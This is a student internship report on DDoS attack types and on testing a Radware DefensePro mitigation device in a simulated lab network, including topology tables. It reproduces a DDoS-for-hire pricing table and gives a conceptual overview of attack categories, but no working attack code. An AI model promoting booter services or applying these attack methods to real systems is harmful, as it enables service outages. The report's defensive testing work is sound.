THALES

Grenoble INP ENSIMAG

2^{nd} year internship report

Grenoble-INP - Ensimag
Ecole nationale supérieure d'informatique et de mathématiques appliquées

Thales Communications Belgium
Rue des Frères Taymans 28, 1480 Tubize

DDoS attack scenarios & mitigation

By : **Jean-Baptiste Gaeng**
2nd **- Specialization MMIS**

Internship supervisor : Laurent Salingros, Benjamin Budts

Ensimag Reviewer : Andrzej Duda

Internship period : From June, 1st to July, 31th (2 months)

Contents

Chapter 1

Company presentation

1.1 A brief overview of Thales

Thales is an electronics group specializing in aerospace, defence, security and ground transportation.

Figure 1.1: The Logo of the company

With operations in 56 countries and 64,000 employees, Thales is a world leader in equipment for the aerospace, defense, security and transportation industries.

The group's origins date back to 1998 when the military businesses of Alcatel, Dassault Electronics and Thomson CSF were combined to form a new company. At the end of 2000, the company took its current name.

Figure 1.2: Thales main business units

1.2 Thales Communications Belgium

Thales has been serving the Belgian defence, space, security and transportation markets for more than 50 years. Now, Thales employs more than 800 people in 7 sites across Belgium : in Brussels, Charleroi, Genk, Herstal, Leuven, Hasselt and Tubize.
I did my two month internship in the Tubize site which count approximately 200 persons. Among those employees, about 20 are working in the security systems department.
The principal expertise site of the Tubize site are the design and maintenance of critical communications systems in the following areas :

- Terrestrial and naval communications : antenna tuning units and power amplifiers for the HF radios, antenna coupler for both HF and VFH areas
- Aeronautical communications : systems for helicopters or aircrafts doing surveillance and reconnaissance missions (for instance the communication system used by the AWACS operators of NATO)
- Communication and information systems : satellite communications, electronic systems for vehicles, battle management systems
- Security systems for the Belgian government

1.3 Thales Belgium CyberLab

Tubize's Cyberlab is part of Thales' global information system security offering, European leader in cybersecurity and world leader in data protection.
As illustrated by the recent global cyber attack called WannaCry, which has impacted the operational functioning of essential services such as hospitals or rail transport, administrations and companies must prepare and train to ensure the security of their information systems and the protection of their data. With this new Cyberlab, Thales can reproduce an organization's computer network, thanks to a dedicated platform Hynesim, to test its resistance to the latest forms of cyber attacks.
The platform offers three applications:

- validate the security level of customers' information systems and data architectures;
- train cybersecurity specialists in an environment representative of real systems;
- support Belgian companies in the development of products integrating cybersecurity from the design stage by subjecting them to the most demanding cybersecurity tests.

Figure 1.3: The CyberLab of Thales Communications Belgium

Chapter 2

Presentation of the internship topic

2.1 Objectives of the project

Today, the availability of services and information has become crucial. For an online sales company, the unavailability of its website can have a direct catastrophic financial impact. But all companies need to maintain a constant availability of their information and services, whether it is companies providing information or services in their cloud for their customers, or banks that need to be constantly synchronized with the financial market.

DDoS means Distributed Denial of Service. In this context, a DDoS attack aims to make a service unavailable, using resources distributed through the globe. We will see that there are a large number of different forms of DDoS attacks and just as many means of mitigation to protect against them.

Nowadays, some large companies are specialized in the production of anti-DDoS devices. These devices contain advanced algorithms and protection systems to filter good traffic from malicious traffic. We will study in more detail the behavior of an anti-DDoS device from Radware company, called the DefensePro.

The main objectives of the internship are the following :

- acquire knowledge about the state of the art of different forms of DDoS attacks and mitigation techniques.
- learn to use the CyberLab network simulation tool, called Hynesim.
- use Hynesim to build a topology representing for example a small company with servers to protect, including the Radware device as a mean of protection against an attacker. Configure all the network devices inserted inside the topology.
- use this topology to launch different forms of DDoS attack against the target and analyze the detection, measure the response of such attack by the DefensePro. Compare the added value provided by the DefensePro compared to other protection so-

lutions: example of a Suricata probe in IPS mode. Learn to use Cisco T-Rex traffic generator to be able to launch another DDoS attack.

- write a report on the attack scenarios as well as the mitigation techniques and describe the main issues encountered while trying to mitigate.

2.2 Presentation of Diateam Hynesim

Hynesim, for "HYbrid NEtwork SIMulation", is an information systems simulation platform. It is the software used in the Thales Belgium Cyberlab to create complex networks in order to launch attacks scenarios and to do demonstrations. Thanks to a simple but powerful graphical interface (hyneview), hynesim can simulate complex networks in just a few clicks. In addition, the platform's hybrid functionalities offer the possibility of linking a virtual network to real equipment.




Figure 2.1: A screenshot of the hynesim interface

The entity catalog contains all the virtual machines of the user. It is possible to include

all the devices that can be found within real networks such as switches, routers, servers, but also traffic generators like Trex, or protection devices like firewalls, loadbalancers, IPS (Intrusion Prevention Systems), etc.

One big advantage of Hynesim is that we can create templates inside the software, which allow to duplicate the same machine as many times as we want without creating a new one each time from scratch. It is also possible to sniff the network activity within Hynesim and visualize it in Wireshark without installing any other third party software.

Obviously, when creating a virtual network, most of the work consists in configuring all devices between them including configuring network routing, configuring firewalls rules, installing a web server, php and a database for a web-server, configuring other protection devices such as loadbalancers, etc.

2.3 State of the art of the DDoS domain and existing solutions

This section gives a brief context of the DDoS domain and existing mitigation solutions for DDoS attacks. For more details, please refer to the Annex A, a complete document I have written at the beginning of my internship about all aspects of the DDoS theory.

2.3.1 What is DoS and DDoS ?

A **denial of service (DoS)** attack is any attack that prevents a legitimate user from accessing a network resource. A **distributed denial of service (DDoS)** attack is one that uses multiple network resources as the source of the specific attack vector. The use of multiple resources is primarily intended as a method to amplify the capabilities of a single attacker, but it can also help to conceal the identity of an attacker and complicate mitigation efforts.

2.3.1.1 DDoS as a service

Today, DDoS is more than a hacker's activity, it has become a real business. Some organizations offer DDoS attacks as a service: they are called stressers, booters or ddosers. These on-demand DDoS providers offer their customers the necessary tools for a successful attack (purchase of a botnet for example) but also a customer service to learn how to use these tools for example. Some organizations propose real rates according to the scale of the attack sought.

Plans - Select and choose from PayPal, Credit Card (Stripe), Bitcoin, Litecoin, Ethereum, Skrill or PaySafeCard & continue from there! (Instant delivery) | 25% off using Crypto! Mobile Version

Name	Attack Time	Concurrent(s)	Plan Length	Attack Amount & Power	Server Access & Tools	Support	Price	Select
Bronze Monthly	300 Seconds	1 Concurrent	30 Days	Unlimited Attacks @ 10-15Gbps L4 and 5-10K R/s L7 Per Attack	Access To Tier 1 Servers & All Tools	Regular Support	$3	Purchase Now
Silver Monthly	700 Seconds	1 Concurrent	30 Days	Unlimited Attacks @ 10-15Gbps L4 and 5-10K R/s L7 Per Attack	Access To Tier 1 Servers & All Tools	Regular Support	$6	Purchase Now
Gold Monthly	1500 Seconds	1 Concurrent	30 Days	Unlimited Attacks @ 20-25Gbps L4 and 15-20K R/s L7 Per Attack	Access To Tier 2 Servers & All Tools	Premium Support	$12	Purchase Now
Platinum Monthly	3600 Seconds	1 Concurrent	30 Days	Unlimited Attacks @ 20-25Gbps L4 and 15-20K R/s L7 Per Attack	Access To Tier 2 Servers & All Tools	Premium Support	$20	Purchase Now
Extreme Monthly	7200 Seconds	2 Concurrents	30 Days	Unlimited Attacks @ 30-35Gbps L4 and 20-25K R/s L7 Per Attack	Access To Tier 3 Servers & All Tools	Premium Support	$35	Purchase Now
Ultra Monthly	10800 Seconds	3 Concurrents	30 Days	Unlimited Attacks @ 45-50Gbps L4 and 35-40K R/s L7 Per Attack	Access To Tier 4 Servers & All Tools	Premium Support	$40	Purchase Now
Bronze Lifetime	300 Seconds	1 Concurrent	Lifetime	Unlimited Attacks @ 10-15Gbps L4 and 5-10K R/s L7 Per Attack	Access To Tier 1 Servers & All Tools	Regular Support	$10	Purchase Now
Silver Lifetime	700 Seconds	1 Concurrent	Lifetime	Unlimited Attacks @ 10-15Gbps L4 and 5-10K R/s L7 Per Attack	Access To Tier 1 Servers & All Tools	Regular Support	$15	Purchase Now
Gold Lifetime	1500 Seconds	1 Concurrent	Lifetime	Unlimited Attacks @ 20-25Gbps L4 and 15-20K R/s L7 Per Attack	Access To Tier 2 Servers & All Tools	Premium Support	$20	Purchase Now
Platinum Lifetime	3600 Seconds	1 Concurrent	Lifetime	Unlimited Attacks @ 20-25Gbps L4 and 15-20K R/s L7 Per Attack	Access To Tier 2 Servers & All Tools	Premium Support	$35	Purchase Now
Extreme Lifetime 25% Off	7200 Seconds	2 Concurrents	Lifetime	Unlimited Attacks @ 30-35Gbps L4 and 20-25K R/s L7 Per Attack	Access To Tier 3 Servers & All Tools	Premium Support	$49.99	Purchase Now
Ultra Lifetime	10800 Seconds	3 Concurrents	Lifetime	Unlimited Attacks @ 45-50Gbps L4 and 35-40K R/s L7 Per Attack	Access To Tier 4 Servers & All Tools	Premium Support	$100	Purchase Now

Figure 2.2: A screenshot of rates proposed by a DDoS-for-hire website

2.3.1.2 Consequences of a DDoS attack

A DDoS attack can have several impacts. For instance, when affecting a company, a DDoS attack can cause **damage to reputation**, **direct revenue loss** (take the case of a big e-commerce site like Amazon), and a **lost of productivity**. Furthermore, a DDoS attack is sometimes used as a **diversion technique** to hide other nefarious activities or parallel attacks more subtle to detect.

For a company, the longer the services affected by a DDoS attack are inaccessible, the greater the financial consequences. This financial loss is exponential depending on the duration of the impact. It is therefore very important, in addition to finding an effective mitigation solution, that it takes effect very quickly.




Figure 2.3: Financial consequences of a DDoS attack depending on the impact duration

2.3.2 A brief overview of the different forms of attacks

There is a very large number of DDoS attacks, indeed every flaw in an application or protocol or every network structure is susceptible to be attacked. However, these attacks can be classified into 3 main categories according to the type of resources targeted by the attack :

- **Volumetric attacks** : this type of DDoS attacks aims to saturate the bandwidth of a network by sending a huge amount of requests. These attacks often use the amplification/reflection technique in order to maximize the extent of the attack. **Examples** : UDP Floods, Ping of Death, DNS Amplification

- **Protocol attacks** : this type of DDoS attacks aims to saturate server resources such as CPU, RAM, connection capability by targeting vulnerabilities inside protocols. **Examples** : SYN floods, TCP connection floods, SlowLoris

- **Application attacks** : this type of DDoS attacks also aims to saturate server resources such as CPU, RAM but by targeting vulnerabilities coming directly from the service or the application. **Examples** : HTTP floods, form data floods, dictionary attacks

For more details, refer to Annex A.

2.3.3 A brief overview of existing solutions to mitigate DDoS attacks

The first way to mitigate DDoS attacks is to use on-premise (located inside the company network) protection systems such as :
- Traditional or next-gen firewalls
- Web application firewalls
- Intrusion Detection/Prevention Systems (IPS/IDS)
- Dedicated mitigation devices (such as Radware DefensePro)

These solutions have the advantage of being totally under the control of the company. However, they can be difficult to configure and implement, so the company must have competent personnel in this field. Furthermore, these solutions do not protect against volumetric DDoS attacks.
The second way is to use Internet Service Providers (ISPs) to block upstream traffic. The advantage of this technique is that the ISP often has experts specialized in DDoS technology. However, traffic blocking rules can sometimes be too simple to be suitable for more advanced DDoS attacks. Finally, these solutions do not protect against DDoS application attacks because ISPs cannot decrypt traffic from protocols encrypting communications.

The third way is to use a CDN that protects volumetric and protocol DDoS attacks by its very structure. (see Annex A)
The fourth solution is to use third-party scrubbing platforms. The company then has the advantage of calling on a company specialized in DDoS mitigation. Since traffic filtering is done upstream of the enterprise, this solution protects against all forms of DDoS attacks. However, this solution can be very expensive, especially if it requires redirecting traffic through BGP. Finally, mitigation can take several minutes, the time that routes propagate to redirect traffic into the scrubbing platform.

2.4 Presentation of the Radware DefensePro DDoS mitigation tool

Radware is a technology company specialized in cybersecurity devices and load balancing services for data centers. It is one of the leaders regarding DDoS protection and web application firewall (WAF).




Figure 2.4: Radware, one of the leader regarding DDoS mitigation solutions

Radware's DefensePro is an on-premise dedicated mitigation device. It is an intrusion prevention system (IPS) and DoS- protection device, protecting the application infrastructure against existing and emerging network-based threats such as: network- and application-resource misuse, malware spreading, authentication defeat and information theft.

Figure 2.5: Photo of the Radware DefensePro

2.4.1 Features overview

The Radware DefensePro contains several network and server protections including :

- **Behavioral DoS Protection** : against zero-day flood attacks, including SYN Floods, TCP Floods, UDP floods, ICMP and IGMP floods, DNS floods
- **Signature-based protection** : against known application vulnerabilities, and common malware, such as worms, trojans, spyware, and DoS. Signature-based Protection includes DoS Shield protection, which protects against known flood attacks and flood attack tools
- **Packet-Anomaly Protection**.
- **Anti-Scanning Protection** : against TCP and UDP scanning
- **Out-of-State Protection** : Ensures that TCP connections are established
- **Connection Limit Protection** : against session-based attacks, such as half-open SYN attacks, request attacks, and connection attacks.
- **Server-Cracking Protection** : against zero-day protection against application vulnerability scanning, brute-force, and dictionary attacks.
- **HTTP-Flood Protection** : Mitigates zero-day HTTP page flood attacks.

The Radware DefensePro also acts as a firewall : it can block or allow traffic to or from specified networks, based on protocols, applications, and other criteria.

2.4.2 Typical deployment within a network

As all on-premises DDoS mitigation devices, the Radware DefensePro is inserted into the network as close as possible to the company network, just in front of its firewall.




Figure 2.6: Radware DefensePro network typical deployment

Chapter 3

Implementation of the solution : test of the Radware DefensePro

3.1 Topology created within Hynesim integrating the DefensePro

3.1.1 Topology overview and devices configuration

The figure 3.1 shows the topology I created within Hynesim to test the Radware DefensePro. It contains 2 local networks, a firewall, a WAN and the DefensePro. The LAN1 represents in a very simplified way a part of the network of a company that would have web-servers hosting websites. This LAN1 is protected by a firewall managing its incoming and outcoming traffic. The LAN2 is a local management network to manage the firewall and the DefensePro. The WAN stands for the Internet.
The figure 3.2 and the figure 3.3 summarize the topology in tabular format.

3.1.1.1 LAN1

The LAN1 network contains 2 identical web servers on which I installed and configured for each: the WordPress application, a web server (nginx), a php service, a database service (mariadb). Each of the two web-servers hosts a very simple website made under WordPress.
I also installed and configured a loadbalancer from KEMP, in order to distribute the incoming traffic fairly on both web-servers. The loadbalancer is configured in such a way that traffic destined to 109.128.19.3 (WAN address of PfSense) is redirected to 192.168.1.51 which is the virtual service of the LoadBalancer.
LAN 1 also contains a DNS server to resolve domain names within LAN 1: a domain name gaeng.lab has been created and the wordpress website is accessible under the name blog.gaeng.lab. The associated IP address is the LoadBalancer's virtual service address for this website.
See figures 3.4, 3.5 and 3.6.




Figure 3.1: Topology created within Hynesim for testing Radware DefensePro

	OS	IP	Gateway	DNS	Programs/Services installed
LAN1					
Webserver1	CentOS7	192.168.1.10	192.168.1.1	192.168.1.53	nginx/php/mariadb wordpress
Webserver2	CentOS7	192.168.1.11	192.168.1.1	192.168.1.53	nginx/php/mariadb wordpress
Kemp LoadBalancer	Linux	192.168.1.50 192.168.1.51 (Virtual service address listening on port 80, allowing load balancing on Webserver1 and Webserver2)	192.168.1.1	192.168.1.53	LoadBalancing for Webserver1 and Webserver2. Configured via Win7_Lb_Mgmt
DNS Server	Windows Server 2008 R2	192.168.1.53	-	-	DNS service for LAN1
Win7_Lb_Mgmt	Windows 7	192.168.1.49	192.168.1.1	192.168.1.53	-
LAN2					
Win7_LAN2_Mgmt	Windows 7	192.168.2.20	192.168.2.20	192.168.1.53	-
Radware_Vision	CentOS	192.168.2.42	-	-	APSolute Vision Server
DefensePro-MNG-1-port15	Hybrid Port – Make the link between Radware DefensePro Management MNG-1 Physical Port and Hynesim – IP : 192.168.2.10				
Firewall					
Pfsense Firewall	FreeBSD	109.128.19.3 (WAN) 192.168.1.1 (LAN1) 192.168.2.1 (LAN2)	109.128.19.254	64.75.0.5	Configured via Win7_PFsense_Mgmt
DefensePro					
DefensePro-G1-port12	Hybrid Port – Make the link between Radware DefensePro G1 Physical Port and Hynesim				
DefensePro-G2-port11	Hybrid Port – Make the link between Radware DefensePro G2 Physical Port and Hynesim				
DefensePro-G3-port14	Hybrid Port – Make the link between Radware DefensePro G3 Physical Port and Hynesim				

Figure 3.2: Summary table of the topology (1)

DefensePro-G4-port13	Hybrid Port – Make the link between Radware DefensePro G4 Physical Port and Hynesim				
DefensePro-MNG-1-port15	Hybrid Port – Make the link between Radware DefensePro Management MNG-1 Physical Port and Hynesim				
WAN					
Radware_ Raptor	Gentoo Linux	109.128.19.60	109.128.19.254	64.75.0.5	-
Attacker	Kali Linux	109.128.19.42	109.128.19.254	64.75.0.5	DDoS Scripts & Tools
T-Rex	Fedora	109.128.19.70	109.128.19.254	64.75.0.5	DdoS traffic capture files
Random Computer 3	Kali Linux	109.128.19.43	109.128.19.254	64.75.0.5	-
Random Computer	Debian	109.128.19.1	109.128.19.254	64.75.0.5	-
Topogate_stagiaire_jeanbaptiste_uplink	Hybrid Port – Make the link between the “real” Internet and Hynesim				

Figure 3.3: Summary table of the topology (2)

